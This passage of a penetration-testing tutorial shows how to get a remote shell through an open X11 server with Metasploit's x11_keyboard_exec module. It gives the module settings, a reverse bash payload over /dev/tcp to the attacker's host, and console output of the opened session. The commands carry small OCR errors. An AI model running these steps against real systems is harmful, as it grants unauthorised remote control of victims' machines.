
## Getting the Shell through Metasploit

Now we will use the X11 Keyboard Command Injection module of the Metasploit Framework. This module exploits open X11 Server by connecting and registering a virtual keyboard. Then the Virtual Keyboard is used to open an xterm or gnome-terminal and then type and execute the payload.

**NOTE**: As X Server is a visual service, while the executing of the module will take place, every task occurring on the Target System will be visible to the Victim.


Now, after opening the Metasploit Framework, we will use the payload as shown:

```
use unix/x11/x11_keyboard_exec
msf exploit(unix/x11x11_keyboard_exec) > set rhost 192.168.1.109
msf exploit(unix/x11x11_keyboard_exec) > set payload cmd/unix/reverse_bash
msf exploit(unix/x11x11_keyboard_exec) > set lhost 192.168.1.120
msf exploit(unix/x11x11_keyboard_exec) > set lport 4444
msf exploit(unix/x11x11_keyboard_exec) > set time_wait 10
msf exploit(unix/x11x11_keyboard_exec) >  run
```




```
msf > use unix/x11/x11_keyboard_exec
msf exploit(unix/x11/x11_keyboard_exec) > set rhost 192.168.1.109
rhost => 192.168.1.108
msf exploit(unix/x11/x11_keyboard_exec) > set payload cmd/unix/reverse_bash
payload => cmd/unix/reverse_bash
msf exploit(unix/x11/x11_keyboard_exec) > set lhost 192.168.1.120
lhost => 192.168.1.120
msf exploit(unix/x11/x11_keyboard_exec) > set lport 4444
lport => 4444
msf exploit(unix/x11/x11_keyboard_exec) > set time_wait 10
time_wait => 10
msf exploit(unix/x11/x11_keyboard_exec) > run
```

After running the module, it will first connect to the Server and search for xterm and open it.




Then after waiting for 10 seconds as its the wait time we gave earlier, it will start typing the script command on the xterm.



```
ubuntu@ubuntu:~$ nohup 0<&103-;exec 103<>/dev/tcp/192.168.1.120/4444;sh <&103 >&
103 2>&103 &2>/dev/null; sleep 1; exit
bash: 103: Bad file descriptor
[1] 7199
```

After executing this command, xterm will get closed, but it will provide a **command shell** to the Attacker as shown.



```
msf exploit(unix/x11/x11_keyboard_exec) > run

[*] Started reverse TCP handler on 192.168.1.120:4444
[*] 192.168.1.109:6000 - 192.168.1.109:6000 - Register keyboard
[*] 192.168.1.109:6000 - 192.168.1.109:6000 - Opening "Run Application"
[*] 192.168.1.109:6000 - 192.168.1.109:6000 - Waiting 10 seconds...
[*] 192.168.1.109:6000 - 192.168.1.109:6000 - Opening xterm
[*] 192.168.1.109:6000 - 192.168.1.109:6000 - Waiting 10 seconds...
[*] 192.168.1.109:6000 - 192.168.1.109:6000 - Typing and executing payload
[*] Command shell session 1 opened (192.168.1.120:4444 -> 192.168.1.109:53979)
 2018-06-09 07:19:45 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:36:20:cc
          inet addr:192.168.1.109  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe36:20cc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:40163 errors:0 dropped:0 overruns:0 frame:0
          TX packets:33549 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15925905 (15.9 MB)  TX bytes:9913565 (9.9 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:957 errors:0 dropped:0 overruns:0 frame:0
          TX packets:957 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:94720 (94.7 KB)  TX bytes:94720 (94.7 KB)
```